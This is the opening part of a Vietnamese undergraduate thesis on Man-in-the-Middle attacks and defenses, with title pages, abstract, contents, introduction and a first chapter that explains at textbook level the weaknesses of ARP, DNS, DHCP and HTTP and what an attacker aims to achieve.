TRƯỜNG ĐẠI HỌC ĐỒNG THÁP
KHOA CÔNG NGHỆ VÀ KỸ THUẬT

MÃ SỐ SINH VIÊN – HỌ TÊN SINH VIÊN

0023410647 – NGUYỄN THỊ KỲ DUYÊN

BÁO CÁO NIÊN LUẬN CHUYÊN NGÀNH

MẠNG MÁY TÍNH VÀ AN NINH

NGHIÊN CỨU KỸ THUẬT KHAI THÁC VÀ PHÒNG CHỐNG TẤN CÔNG MAN-IN-THE-MIDDLE

Mã số đề tài:	NL-MMTAN-2026-01
Ngành đào tạo:	Khoa học máy tính
Chuyên ngành:	Mạng Máy Tính và An Ninh
Lớp sinh hoạt:	ĐHCNTT23B-CS
Khóa đào tạo:	2023 – 2027

Đồng Tháp, tháng 10 năm 2026

TRƯỜNG ĐẠI HỌC ĐỒNG THÁP
KHOA CÔNG NGHỆ VÀ KỸ THUẬT



MÃ SỐ SINH VIÊN – HỌ TÊN SINH VIÊN

0023410647 – NGUYỄN THỊ KỲ DUYÊN

BÁO CÁO NIÊN LUẬN CHUYÊN NGÀNH

MẠNG MÁY TÍNH VÀ AN NINH

NGHIÊN CỨU KỸ THUẬT KHAI THÁC VÀ PHÒNG CHỐNG TẤN CÔNG MAN-IN-THE-MIDDLE

Mã số đề tài:	NL-MMTAN-2026-01
Ngành đào tạo:	Khoa học máy tính
Chuyên ngành:	Mạng Máy Tính và An Ninh
Lớp sinh hoạt:	ĐHCNTT23B-CS
Khóa đào tạo:	2023 – 2027
Giảng viên hướng dẫn:	**TS. LƯƠNG THÁI NGỌC**

Đồng Tháp, tháng 10 năm 2026

LỜI CAM ĐOAN

Tôi xin cam đoan đây là công trình nghiên cứu của riêng tôi dưới sự hướng dẫn khoa học của TS. Lương Thái Ngọc. Các số liệu, kết quả đo kiểm và kịch bản thực nghiệm trình bày trong báo cáo này là hoàn toàn trung thực, được triển khai và kiểm chứng trên mô hình phòng thử nghiệm an ninh mạng.

Mọi tài liệu tham khảo, trích dẫn lý thuyết và công cụ mã nguồn mở sử dụng trong báo cáo đều được dẫn nguồn rõ ràng, đầy đủ theo đúng quy chuẩn học thuật của Trường Đại học Đồng Tháp. Tôi hoàn toàn chịu trách nhiệm trước Nhà trường và pháp luật về tính liêm chính của công trình nghiên cứu này.

Đồng Tháp, ngày 20 tháng 10 năm 2026

Sinh viên thực hiện

Nguyễn Thị Kỳ Duyên

LỜI CẢM ƠN

Lời đầu tiên, em xin bày tỏ lòng biết ơn sâu sắc đến Ban Giám hiệu, Khoa Công nghệ và Kỹ thuật cùng các Thầy, Cô giáo Trường Đại học Đồng Tháp đã tận tình giảng dạy, truyền đạt những kiến thức quý báu và tạo mọi điều kiện thuận lợi nhất cho em trong suốt quá trình học tập và nghiên cứu.

Đặc biệt, em xin gửi lời cảm ơn chân thành và sâu sắc nhất tới **TS. Lương Thái Ngọc**, người đã trực tiếp định hướng, tận tâm hướng dẫn, động viên và đóng góp nhiều ý kiến chuyên môn sâu sắc giúp em hoàn thiện đề tài *"Nghiên cứu kỹ thuật khai thác và phòng chống tấn công Man-in-the-Middle"*.

Mặc dù đã có nhiều cố gắng trong nghiên cứu lý thuyết lẫn triển khai thực nghiệm, song do giới hạn về thời gian và kinh nghiệm thực tế, báo cáo khó tránh khỏi những thiếu sót nhất định. Em rất mong nhận được những nhận xét, góp ý quý báu từ Quý Thầy, Cô trong Hội đồng đánh giá để công trình được hoàn thiện hơn nữa.

Em xin kính chúc Quý Thầy, Cô luôn dồi dào sức khỏe, hạnh phúc và thành công trên con đường sự nghiệp trồng người cao quý!

Đồng Tháp, ngày 20 tháng 10 năm 2026

Sinh viên thực hiện

Nguyễn Thị Kỳ Duyên

LỜI DẪN (TÓM TẮT ĐỀ TÀI)

Tấn công Man-in-the-Middle (MitM) — Kẻ đứng ở giữa — là một trong những hiểm họa an ninh mạng nguy hiểm và dai dẳng nhất đối với các hệ thống mạng máy tính hiện đại. Bằng việc can thiệp trái phép vào luồng truyền thông giữa hai thực thể tin cậy, kẻ tấn công có thể thực hiện nghe lén thông tin nhạy cảm, đánh cắp định danh tài khoản, chiếm đoạt phiên làm việc và giả mạo dữ liệu mà người dùng khó lòng phát hiện.

Đề tài **"Nghiên cứu kỹ thuật khai thác và phòng chống tấn công Man-in-the-Middle"** được thực hiện nhằm hệ thống hóa cơ sở lý thuyết, phân tích chuyên sâu các điểm yếu cố hữu trong thiết kế của các giao thức mạng nền tảng (ARP, DNS, DHCP, HTTP), từ đó làm sáng tỏ cơ chế hoạt động của 6 kỹ thuật dẫn đường lưu lượng phổ biến (ARP Spoofing, DNS Spoofing, DHCP Spoofing, ICMP Redirect, Rogue AP, SSL Stripping) và các hình thức khai thác dữ liệu phiên (Session Hijacking, Cookie Theft, Tampering).

Trên cơ sở đó, đề tài xây dựng một mô hình phòng thử nghiệm (Testbed Lab) thực tế gồm 5 thành phần mạng độc lập (Kali Linux, hai máy trạm nạn nhân Windows/Linux, Gateway router và Web Server Nginx tích hợp ứng dụng kiểm thử DVWA). Đề tài đã hiện thực hóa thành công các kịch bản khai thác an ninh thực tế (PoC), phân tích trực quan cấu trúc gói tin độc hại trên Wireshark.

Quan trọng hơn, đề tài đi sâu nghiên cứu, cấu hình và đánh giá định lượng hiệu quả của 5 giải pháp phòng thủ đa tầng:

1. Triển khai giao thức HTTPS với tiêu đề bảo mật nghiêm ngặt Strict-Transport-Security (HSTS, RFC 6797) trên máy chủ Web Nginx, vô hiệu hóa hoàn toàn kỹ thuật tấn công hạ cấp SSL Stripping.

2. Cấu hình cơ chế Dynamic ARP Inspection (DAI) kết hợp DHCP Snooping trên thiết bị chuyển mạch Switch Cisco Catalyst, ngăn chặn 100% các gói tin ARP đầu độc và DHCP giả mạo tại cổng truy cập tầng 2.

3. Thiết lập đường hầm mạng riêng ảo VPN mã hóa đầu cuối WireGuard, bảo vệ tuyệt

đối lưu lượng người dùng trước mọi hành vi bắt trộm gói tin trong mạng nội bộ.

4. Xây dựng công cụ giám sát tự động bằng ngôn ngữ Python giúp phát hiện và cảnh báo tức thời các biến động địa chỉ MAC bất thường (ARP Flapping).

Kết quả thực nghiệm kiểm chứng bằng cách chạy lại toàn bộ các đợt tấn công trên môi trường phòng thủ đã chứng minh các nguy cơ MitM đều bị triệt tiêu hoàn toàn, bảo đảm tính bí mật, toàn vẹn và xác thực cho hạ tầng mạng doanh nghiệp và trường học.

MỤC LỤC

Lời cam đoan **1**

Lời cảm ơn **2**

Lời dẫn (Tóm tắt đề tài) **3**

Danh mục các từ viết tắt và thuật ngữ **8**

Phần một: Mở đầu **1**

1 TỔNG QUAN VÀ CƠ SỞ LÝ THUYẾT VỀ TẤN CÔNG MAN-IN-THE-MIDDLE **5**

1.1 Khái niệm tấn công Man-in-the-Middle (MitM) 5

1.2 Mục tiêu và phân loại tấn công MitM 5

1.2.1 Mục tiêu của kẻ tấn công 5

1.2.2 Phân loại các pha trong một cuộc tấn công MitM 6

1.3 Cơ sở các giao thức mạng và các điểm tổn thương cố hữu 7

1.3.1 Giao thức phân giải địa chỉ ARP (RFC 826) 7

1.3.2 Hệ thống phân giải tên miền DNS (RFC 1035) 7

1.3.3 Giao thức cấu hình máy chủ động DHCP (RFC 2131) 8

1.3.4 Giao thức truyền siêu văn bản HTTP và HTTPS 8

1.4 Tổng kết chương 9

2 CÁC KỸ THUẬT KHAI THÁC VÀ DẪN ĐƯỜNG TRONG TẤN CÔNG MAN-IN-THE-MIDDLE **10**

2.1 Một số kỹ thuật dẫn đường lưu lượng (Traffic Redirection) 10
2.1.1 Kỹ thuật ARP Spoofing / ARP Cache Poisoning 10
2.1.2 Kỹ thuật DNS Spoofing / DNS Cache Poisoning 11
2.1.3 Kỹ thuật DHCP Spoofing (Rogue DHCP Server) 11
2.1.4 Kỹ thuật ICMP Redirect 12
2.1.5 Kỹ thuật Rogue AP (Evil Twin / Karma Attack) 12
2.1.6 Kỹ thuật SSL Stripping (Hạ cấp HTTPS xuống HTTP) 13
2.2 Một số kiểu tấn công vào phiên và dữ liệu người dùng 13
2.2.1 Chiếm đoạt phiên làm việc (Session Hijacking) 13
2.2.2 Đánh cắp Cookie xác thực (Cookie Theft) 14
2.2.3 Giả mạo nội dung (Content Tampering / Malicious Injection) . . 14
2.3 Ma trận đối sánh các kỹ thuật dẫn đường 15
2.4 Tổng kết chương 15

3 GIẢI PHÁP PHÒNG CHỐNG VÀ THỰC NGHIỆM KIỂM CHỨNG 17
3.1 Các giải pháp phòng chống tấn công Man-in-the-Middle 17
3.1.1 Giao thức HTTPS và cơ chế HSTS (HTTP Strict Transport Security) 17
3.1.2 Kỹ thuật DHCP Snooping trên thiết bị chuyển mạch 18
3.1.3 Kỹ thuật Dynamic ARP Inspection (DAI) 19
3.1.4 Mạng riêng ảo (VPN - Virtual Private Network) 19
3.1.5 Hệ thống giám sát và phát hiện ARP bất thường (ARP Anomaly Detection) 20
3.2 Thiết kế mô hình phòng thử nghiệm thực nghiệm (Testbed Lab) 20
3.3 Kịch bản thực hiện tấn công Man-in-the-Middle (Trước khi phòng vệ) . 20
3.3.1 Kịch bản 1: Tấn công ARP Cache Poisoning và nghe lén dữ liệu 20
3.3.2 Kịch bản 2: Tấn công DNS Spoofing chuyển hướng nạn nhân . . 22
3.3.3 Kịch bản 3: Tấn công SSL Stripping và đánh cắp Cookie phiên . 23

3.4 Triển khai giải pháp phòng vệ và thực nghiệm kiểm chứng 23
3.4.1 Kiểm chứng 1: Kích hoạt HTTPS và HSTS trên Web Server . . 23
3.4.2 Kiểm chứng 2: Cấu hình DHCP Snooping trên Cisco Switch . . 24
3.4.3 Kiểm chứng 3: Cấu hình Dynamic ARP Inspection (DAI) 25
3.4.4 Kiểm chứng 4: Thiết lập kết nối đường hầm mã hóa VPN 25
3.4.5 Kiểm chứng 5: Vận hành hệ thống giám sát và cảnh báo ARP bất thường 26
3.5 Bảng tổng hợp đối sánh kết quả định lượng thực nghiệm 26
3.6 Tổng kết chương 27

4 KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN 28
4.1 Kết quả đạt được của đề tài 28
4.2 Những đóng góp chính của đề tài 29
4.3 Hạn chế của đề tài 29
4.4 Hướng phát triển tiếp theo 29

Tài liệu tham khảo 31

Phụ lục 32

DANH MỤC CÁC TỪ VIẾT TẮT VÀ THUẬT NGỮ

Ký hiệu	Thuật ngữ tiếng Anh	Ý nghĩa tiếng Việt
AP	Access Point	Điểm truy cập không dây
ARP	Address Resolution Protocol	Giao thức phân giải địa chỉ (IP sang MAC)
CA	Certificate Authority	Tổ chức phát hành chứng chỉ số
DAI	Dynamic ARP Inspection	Kiểm tra gói tin ARP động trên thiết bị chuyển mạch
DHCP	Dynamic Host Configuration Protocol	Giao thức cấu hình máy chủ động
DNS	Domain Name System	Hệ thống phân giải tên miền
DoS	Denial of Service	Tấn công từ chối dịch vụ
DVWA	Damn Vulnerable Web Application	Ứng dụng web kiểm thử lỗ hổng an ninh
Eavesdropping	Traffic Eavesdropping	Hành vi nghe lén luồng dữ liệu trên đường truyền
HSTS	HTTP Strict Transport Security	Cơ chế bảo mật bắt buộc dùng giao thức HTTPS
HTTP	Hypertext Transfer Protocol	Giao thức truyền tải siêu văn bản
HTTPS	Hypertext Transfer Protocol Secure	Giao thức truyền tải siêu văn bản an toàn (qua TLS)
ICMP	Internet Control Message Protocol	Giao thức điều khiển bản tin Internet

Ký hiệu	Thuật ngữ tiếng Anh	Ý nghĩa tiếng Việt
IDS / IPS	Intrusion Detection / Prevention System	Hệ thống phát hiện / ngăn chặn xâm nhập
IP	Internet Protocol	Giao thức liên mạng (tầng 3)
MAC	Media Access Control	Địa chỉ vật lý tầng liên kết dữ liệu (tầng 2)
MitM	Man-in-the-Middle	Kỹ thuật tấn công kẻ đứng ở giữa
MTU	Maximum Transmission Unit	Đơn vị truyền tải tối đa của gói tin
NIC	Network Interface Card	Card giao tiếp mạng
PKI	Public Key Infrastructure	Hạ tầng khóa công khai
PoC	Proof of Concept	Kịch bản chứng minh tính khả thi kỹ thuật
RFC	Request for Comments	Tài liệu chuẩn kỹ thuật của IETF
Rogue AP	Rogue Access Point	Điểm truy cập không dây giả mạo / trái phép
SSL	Secure Sockets Layer	Giao thức bảo mật tầng truyền tải (tiền thân TLS)
TLS	Transport Layer Security	Giao thức bảo mật tầng truyền tải
VLAN	Virtual Local Area Network	Mạng cục bộ ảo
VPN	Virtual Private Network	Mạng riêng ảo mã hóa

DANH SÁCH HÌNH VẼ

1.1 Mô hình so sánh truyền thông bình thường và truyền thông bị tấn công MitM 5

1.2 Điểm yếu cố hữu của giao thức ARP 7

2.1 Sơ đồ cơ chế đầu độc hai chiều ARP Cache Poisoning 11

2.2 Mô hình hoạt động của kỹ thuật tấn công SSL Stripping 13

3.1 Nguyên lý ngăn chặn ARP Spoofing bằng Dynamic ARP Inspection (DAI) 19

3.2 Sơ đồ cấu trúc topo phòng thử nghiệm thực nghiệm (Testbed Lab) . . . 21

DANH SÁCH BẢNG

2.1 Bảng so sánh các kỹ thuật dẫn đường trong tấn công MitM 16

3.1 Bảng thông số cấu hình các thiết bị trong mô hình thử nghiệm 21

3.2 Bảng đối sánh kết quả thực nghiệm trước và sau khi kích hoạt giải pháp phòng chống 26

PHẦN MỘT: MỞ ĐẦU

1. Đặt vấn đề (Tính cấp thiết của đề tài)

Trong kỷ nguyên chuyển đổi số và bùng nổ internet hiện nay, an toàn thông tin mạng đã trở thành một trong những ưu tiên sống còn của mọi tổ chức, doanh nghiệp và người dùng cá nhân. Hàng tỷ giao dịch tài chính, thông tin định danh cá nhân, dữ liệu bí mật kinh doanh và các phiên trao đổi công việc hàng ngày đều diễn ra thông qua môi trường mạng máy tính.

Tuy nhiên, phần lớn các giao thức nền tảng trong bộ giao thức TCP/IP khi được thiết kế ở giai đoạn ban đầu (như ARP [1], DNS [2], DHCP [3]) đều dựa trên giả định môi trường mạng nội bộ (LAN) là hoàn toàn tin cậy. Các giao thức này thiếu cơ chế xác thực nguồn gốc và kiểm tra tính toàn vẹn gói tin. Lợi dụng điểm yếu cố hữu này, kẻ tấn công có thể thực hiện kỹ thuật tấn công **Man-in-the-Middle (MitM) — Kẻ đứng ở giữa** [4].

Khi thực hiện tấn công MitM, kẻ tấn công tự chèn mình vào giữa luồng giao tiếp giữa nạn nhân và điểm kết nối trung gian (như Gateway, Router, DNS Server, Web Server). Từ vị trí đặc quyền này, kẻ tấn công không chỉ thụ động nghe lén các dữ liệu nhạy cảm (tài khoản, mật khẩu, cookie phiên, token) mà còn có thể chủ động sửa đổi dữ liệu truyền, giả mạo nội dung trang web hoặc tiêm mã độc vào hệ thống. Các kỹ thuật dẫn đường như ARP Spoofing, DNS Spoofing, DHCP Spoofing, ICMP Redirect, Rogue AP cùng kỹ thuật hạ cấp bảo mật SSL Stripping [5] đã và đang gây ra những thiệt hại nghiêm trọng.

Do đó, việc nghiên cứu chuyên sâu về bản chất kỹ thuật, cơ chế khai thác của các hình thức tấn công Man-in-the-Middle, đồng thời xây dựng mô hình thực nghiệm và kiểm chứng hiệu quả của các giải pháp phòng chống hiện đại (như Dynamic ARP Inspection, DHCP Snooping, HTTPS/HSTS, VPN, hệ thống giám sát ARP) là một yêu cầu cấp thiết, mang tính thời sự cao cả về mặt học thuật lẫn ứng dụng thực tiễn.

2. Ý nghĩa lý thuyết và thực tiễn của đề tài

- **Ý nghĩa lý thuyết:** Đề tài góp phần hệ thống hóa toàn diện cơ chế hoạt động của các cuộc tấn công MitM ở nhiều tầng trong mô hình OSI/TCP-IP; làm rõ mối tương quan giữa điểm yếu kiến trúc giao thức truyền thống với các giải pháp phòng thủ hiện đại; cung cấp tài liệu tham khảo có giá trị học thuật cao cho sinh viên ngành Khoa học máy tính và Chuyên ngành Mạng máy tính & An ninh thông tin.
- **Ý nghĩa thực tiễn:** Đề tài cung cấp các kịch bản kiểm thử an ninh thực tế (PoC), bộ file cấu hình chuẩn hóa cho thiết bị mạng Switch Cisco và máy chủ Web Nginx, cùng công cụ giám sát mã nguồn mở bằng Python. Các kết quả này có thể chuyển giao và áp dụng trực tiếp để bảo vệ hệ thống mạng cục bộ tại các cơ quan, trường học và doanh nghiệp vừa và nhỏ trước nguy cơ nghe lén và giả mạo dữ liệu.

3. Mục tiêu của đề tài

Đề tài đặt ra các mục tiêu cụ thể sau:

1. **Về mặt lý thuyết:** Hệ thống hóa toàn diện cơ chế hoạt động của tấn công Man-in-the-Middle; phân tích bản chất các kỹ thuật dẫn đường luồng dữ liệu (ARP Spoofing, DNS Spoofing, DHCP Spoofing, ICMP Redirect, Rogue AP, SSL Stripping) và các kiểu tấn công khai thác phiên (Session Hijacking, Cookie Theft, Content Tampering).
2. **Về mặt thực nghiệm tấn công:** Thiết kế mô hình phòng thử nghiệm (Testbed Lab) gồm máy tấn công Kali Linux, các máy nạn nhân (Windows, Linux), Gateway và Web Server; hiện thực hóa thành công các kịch bản tấn công dẫn đường, đánh cắp thông tin đăng nhập và giả mạo dữ liệu.
3. **Về mặt giải pháp phòng thủ:** Triển khai và cấu hình các giải pháp an ninh chuyên sâu ở nhiều tầng mạng: HTTPS kết hợp HSTS, chứng chỉ số PKI, Dynamic ARP Inspection (DAI), DHCP Snooping trên thiết bị chuyển mạch Switch, thiết lập kênh mã hóa VPN và công cụ phát hiện ARP bất thường.
4. **Về mặt kiểm chứng và đánh giá:** Chạy lại toàn bộ các kịch bản tấn công trên môi trường đã kích hoạt phòng thủ để chứng minh tính hiệu quả, đo lường sự suy giảm lưu lượng độc hại và sự an toàn của phiên truyền.

4. Phạm vi của đề tài

- **Đối tượng nghiên cứu:**
  - Các giao thức mạng: ARP, DNS, DHCP, ICMP, HTTP/HTTPS, SSL/TLS, TCP/IP.
  - Kỹ thuật tấn công MitM: ARP Cache Poisoning, DNS Spoofing, Rogue DHCP Server, SSL Stripping, Session Hijacking, Cookie Tampering.
  - Cơ chế phòng vệ: Dynamic ARP Inspection (DAI), DHCP Snooping, HTTP-S/HSTS (RFC 6797), VPN (WireGuard/IPsec), ARP Anomaly Detection.
- **Giới hạn phạm vi môi trường:**
  - Nghiên cứu được thực hiện trong môi trường phòng thử nghiệm giả lập an toàn (Isolated Testbed Lab) gồm 5 thành phần mạng độc lập.
  - Mọi kịch bản khai thác chỉ phục vụ mục đích học thuật, nghiên cứu cơ chế bảo mật và hoàn thiện biện pháp phòng thủ; không triển khai trên môi trường mạng sản xuất thực tế khi chưa được cấp phép.

5. Các phương pháp nghiên cứu

Đề tài kết hợp chặt chẽ giữa hai phương pháp:

- **Phương pháp nghiên cứu lý thuyết:** Phân tích các tiêu chuẩn quốc tế IETF RFC, tài liệu chuyên sâu của các tổ chức an ninh mạng (OWASP, Cisco, IEEE), giáo trình mạng máy tính và an ninh thông tin chuẩn quốc tế.
- **Phương pháp thực nghiệm - đo kiểm:** Xây dựng mô hình mạng thực tế ảo hóa; sử dụng công cụ chuyên dụng (Wireshark, Scapy, Kali Linux, Nginx, Cisco Catalyst Switch) để tạo lập dữ liệu, bắt gói tin, đo đạc chỉ số định lượng và ghi vết nhật ký kiểm chứng.

6. Kế hoạch thực hiện đề tài

Đề tài được triển khai trong Học kỳ 1 năm học 2026–2027 với các mốc chính:

- **Giai đoạn 1 (Tháng 9/2026):** Nhận đề tài, khảo sát tài liệu tổng quan, xây dựng Đề cương chi tiết và thiết lập môi trường phòng thử nghiệm Testbed Lab.

- **Giai đoạn 2 (Tháng 10/2026):** Nghiên cứu lý thuyết và thực nghiệm các kỹ thuật tấn công dẫn đường (ARP Poisoning, DNS Spoofing, SSL Stripping, Content Tampering); soạn thảo Chương 1 và Chương 2.
- **Giai đoạn 3 (Tháng 11/2026):** Triển khai các giải pháp phòng thủ (Cisco DAI, DHCP Snooping, HTTPS/HSTS, WireGuard VPN, phát hiện ARP bất thường); thực nghiệm kiểm chứng trước và sau phòng thủ; soạn thảo Chương 3.
- **Giai đoạn 4 (Tháng 12/2026):** Đánh giá định lượng kết quả, hoàn thiện toàn văn báo cáo (Chương 4), biên soạn slide Beamer và chuẩn bị nghiệm thu trước Hội đồng.

7. Bố cục của báo cáo

Ngoài phần Mở đầu, Kết luận, Tài liệu tham khảo và Phụ lục, báo cáo được kết cấu thành 4 chương chính:

- **Chương 1: Tổng quan và cơ sở lý thuyết về tấn công Man-in-the-Middle:** Trình bày mô hình tổng quan MitM, mục tiêu tấn công, điểm yếu cố hữu của các giao thức tầng 2, tầng 3 và tầng ứng dụng.
- **Chương 2: Các kỹ thuật khai thác và dẫn đường trong tấn công MitM:** Phân tích chuyên sâu cơ chế dẫn đường (ARP Spoofing, DNS Spoofing, DHCP Spoofing, ICMP Redirect, Rogue AP, SSL Stripping) và các hình thức tấn công vào phiên, cookie và toàn vẹn dữ liệu.
- **Chương 3: Giải pháp phòng chống và thực nghiệm kiểm chứng:** Trình bày chi tiết kiến trúc mô hình thử nghiệm, cấu hình các giải pháp bảo vệ (HTTPS/HSTS, DAI, DHCP Snooping, VPN, giám sát ARP) và kết quả kiểm chứng trước/sau phòng thủ.
- **Chương 4: Kết luận và hướng phát triển:** Tổng kết các kết quả đạt được của đề tài, nêu rõ những mặt hạn chế và đề xuất các định hướng nghiên cứu tiếp theo.


CHƯƠNG 1

TỔNG QUAN VÀ CƠ SỞ LÝ THUYẾT VỀ TẤN CÔNG MAN-IN-THE-MIDDLE

1.1 Khái niệm tấn công Man-in-the-Middle (MitM)

Tấn công Man-in-the-Middle (viết tắt là MitM — Kẻ đứng ở giữa) là một hình thức tấn công an ninh mạng trong đó kẻ tấn công bí mật chèn mình vào vị trí trung gian giữa hai thực thể đang truyền thông với nhau (ví dụ: giữa máy tính người dùng và máy chủ dịch vụ, hoặc giữa máy tính người dùng và cổng mặc định Gateway) [4, 6].

Trong một phiên liên lạc thông thường, hai bên tin tưởng rằng họ đang kết nối trực tiếp với nhau theo mô hình điểm - điểm (Point-to-Point). Tuy nhiên, khi xảy ra tấn công MitM, kẻ tấn công sẽ kiểm soát toàn bộ luồng lưu lượng truyền qua. Đối với bên gửi, kẻ tấn công đóng vai là bên nhận hợp lệ; và ngược lại, đối với bên nhận, kẻ tấn công lại giả mạo là bên gửi ban đầu. Do luồng dữ liệu vẫn tiếp tục được chuyển tiếp giữa hai bên nên nạn nhân thường hoàn toàn không hay biết rằng phiên làm việc của mình đang bị giám sát hoặc can thiệp.



Hình 1.1. Mô hình so sánh truyền thông bình thường và truyền thông bị tấn công MitM

1.2 Mục tiêu và phân loại tấn công MitM

1.2.1 Mục tiêu của kẻ tấn công

Kẻ tấn công thực hiện kỹ thuật MitM nhằm hướng tới các mục tiêu chính sau:

1. **Nghe lén (Traffic Eavesdropping):** Thu thập toàn bộ các dữ liệu truyền qua mạng ở dạng bản rõ (cleartext), bao gồm: tài khoản, mật khẩu đăng nhập, thông tin thẻ tín dụng, nội dung email, tin nhắn trò chuyện hoặc dữ liệu nội bộ doanh nghiệp.
2. **Đánh cắp định danh và phiên (Credential & Session Theft):** Trích xuất các Cookie xác thực (Session Cookies), Access Tokens, JSON Web Tokens (JWT) của người dùng để chiếm quyền truy cập hệ thống mà không cần bẻ khóa mật khẩu [7].
3. **Giả mạo nội dung (Content Tampering / Injection):** Can thiệp thay đổi nội dung trang web hoặc dữ liệu trong luồng gói tin theo thời gian thực; chèn mã JavaScript độc hại (Cross-Site Scripting hoặc BeEF Hook) vào trình duyệt của nạn nhân.
4. **Chuyển hướng lưu lượng độc hại (Traffic Redirection):** Ép buộc nạn nhân truy cập vào các máy chủ giả mạo (Phishing Server) có giao diện giống hệt trang đăng nhập thật để đánh lừa người dùng.
5. **Từ chối dịch vụ có chọn lọc (Selective DoS):** Tiêu hủy hoặc làm sai lệch gói tin giữa hai bên khiến dịch vụ của nạn nhân bị gián đoạn hoặc ngắt kết nối bất thường.

1.2.2 Phân loại các pha trong một cuộc tấn công MitM

Một cuộc tấn công Man-in-the-Middle hoàn chỉnh thường trải qua hai pha kỹ thuật kế tiếp nhau:

- **Pha 1: Dẫn đường / Bắt giữ luồng lưu lượng (Traffic Interception / Redirection):** Kẻ tấn công sử dụng các kỹ thuật ở tầng 2 hoặc tầng 3 để làm sai lệch bảng định tuyến hoặc bảng phân giải địa chỉ của các nút mạng, buộc các gói tin trao đổi giữa nạn nhân và đích phải đi qua card mạng của máy tấn công.
- **Pha 2: Khai thác nội dung và điều khiển phiên (Traffic Manipulation / Exploitation):** Sau khi đã nắm giữ luồng gói tin, kẻ tấn công tiến hành phân tích giao thức, giải mã dữ liệu (nếu có thể), hạ cấp chuẩn bảo mật (như SSL Stripping), trích xuất thông tin nhạy cảm hoặc chỉnh sửa nội dung gói tin trước khi chuyển tiếp đến đích cuối.

1.3 Cơ sở các giao thức mạng và các điểm tổn thương cố hữu

1.3.1 Giao thức phân giải địa chỉ ARP (RFC 826)

Giao thức Address Resolution Protocol (ARP) được định nghĩa trong RFC 826 [1], có nhiệm vụ ánh xạ địa chỉ IP tầng mạng (Layer 3) sang địa chỉ MAC vật lý tầng liên kết dữ liệu (Layer 2) trong mạng cục bộ Ethernet.

Quá trình phân giải thông thường diễn ra như sau:

1. Khi máy *A* muốn gửi gói tin IP cho máy *B* cùng dải mạng nhưng chưa biết địa chỉ MAC của *B*, máy *A* sẽ phát quảng bá một thông điệp **ARP Request** (Broadcast đến địa chỉ MAC `FF:FF:FF:FF:FF:FF`): *"Ai có IP B, hãy báo cho IP A biết địa chỉ MAC!"*.

2. Mọi thiết bị trong vùng quảng bá đều nhận được gói tin, nhưng chỉ có máy *B* sở hữu địa chỉ IP trùng khớp mới phản hồi lại bằng gói tin **ARP Reply** (Unicast gửi riêng cho máy *A*): *"Tôi là IP B, địa chỉ MAC của tôi là* MAC_B*"*.

3. Máy *A* lưu cặp ánh xạ (IP_B, MAC_B) vào bộ đệm tạm thời gọi là **ARP Cache** để sử dụng cho các lần gửi sau mà không cần hỏi lại.

Điểm yếu chí mạng của giao thức ARP (RFC 826):

- **Không có cơ chế xác thực (Stateless & Unauthenticated):** Thiết bị nhận gói ARP Reply mà không hề kiểm tra xem trước đó mình có gửi ARP Request hay không.
- **Chấp nhận cập nhật tự nguyện (Gratuitous ARP):** Bất kỳ máy nào cũng có thể tự ý gửi gói tin ARP Reply và các máy khác trong mạng sẽ mù quáng cập nhật lại bảng ARP Cache của mình.

Hình 1.2. Điểm yếu cố hữu của giao thức ARP

1.3.2 Hệ thống phân giải tên miền DNS (RFC 1035)

Hệ thống DNS (Domain Name System) chuyển đổi các tên miền dễ nhớ (như `dthu.edu.vn`) thành các địa chỉ IP số học (như `103.x.x.x`) [2]. Giao thức DNS mặc định sử dụng cổng UDP 53 để truyền nhận các bản tin truy vấn (`DNS Query`) và bản tin trả lời (`DNS Response`).

Do sử dụng giao thức UDP không hướng kết nối và thiếu cơ chế ký số nguồn gốc (trừ khi có DNSSEC), bên hỏi chỉ dựa vào một trường mã định danh giao dịch ngẫu nhiên 16-bit gọi là **Transaction ID** để khớp bản tin phản hồi với bản tin yêu cầu. Nếu kẻ tấn công đứng ở giữa đường truyền hoặc dự đoán được Transaction ID, chúng có thể gửi bản tin DNS Response giả mạo nhanh hơn máy chủ DNS gốc để ép máy nạn nhân truy cập vào IP do kẻ tấn công chỉ định.

1.3.3 Giao thức cấu hình máy chủ động DHCP (RFC 2131)

Giao thức DHCP [3] giúp tự động gán địa chỉ IP, Subnet Mask, Default Gateway và địa chỉ máy chủ DNS cho các máy tính khi tham gia vào mạng nội bộ thông qua chu trình 4 bước: **DORA** (*Discover, Offer, Request, Acknowledge*).

Tất cả các gói tin khởi tạo DHCP Discover từ client đều là gói tin quảng bá tầng 2. Trong môi trường không có kiểm soát, bất kỳ máy tính nào cũng có thể đóng vai trò máy chủ DHCP lậu (**Rogue DHCP Server**) và phản hồi gói `DHCP Offer` kèm địa chỉ Default Gateway chính là IP của kẻ tấn công. Do đặc tính của client là thường chấp nhận lời đề nghị DHCP Offer đến sớm nhất, kẻ tấn công dễ dàng chiếm đoạt toàn bộ luồng định tuyến ra ngoài internet của nạn nhân.

1.3.4 Giao thức truyền siêu văn bản HTTP và HTTPS

Giao thức HTTP truyền tải toàn bộ tiêu đề (Headers), dữ liệu thân (Body), Cookie và tham số truy vấn ở dạng văn bản thuần túy không mã hóa. Bất kỳ nút mạng trung gian nào cũng có thể đọc và sửa đổi gói tin HTTP bằng các công cụ bắt gói như Wireshark [8].

Giao thức HTTPS [9] khắc phục nhược điểm trên bằng cách bổ sung thêm một lớp bảo mật Transport Layer Security (TLS) bên dưới HTTP. Toàn bộ phiên truyền thông được mã hóa bằng các thuật toán mã hóa đối xứng (AES, ChaCha20) và khóa bí mật được trao đổi thông qua mật mã bất đối xứng dựa trên chứng chỉ số X.509. Tuy nhiên, nếu phía máy chủ hoặc trình duyệt chưa được cấu hình các cơ chế phòng vệ nghiêm ngặt (như HSTS), kẻ tấn công MitM vẫn có thể triển khai kỹ thuật hạ cấp giao thức SSL Stripping để vô hiệu hóa lớp bảo vệ này.

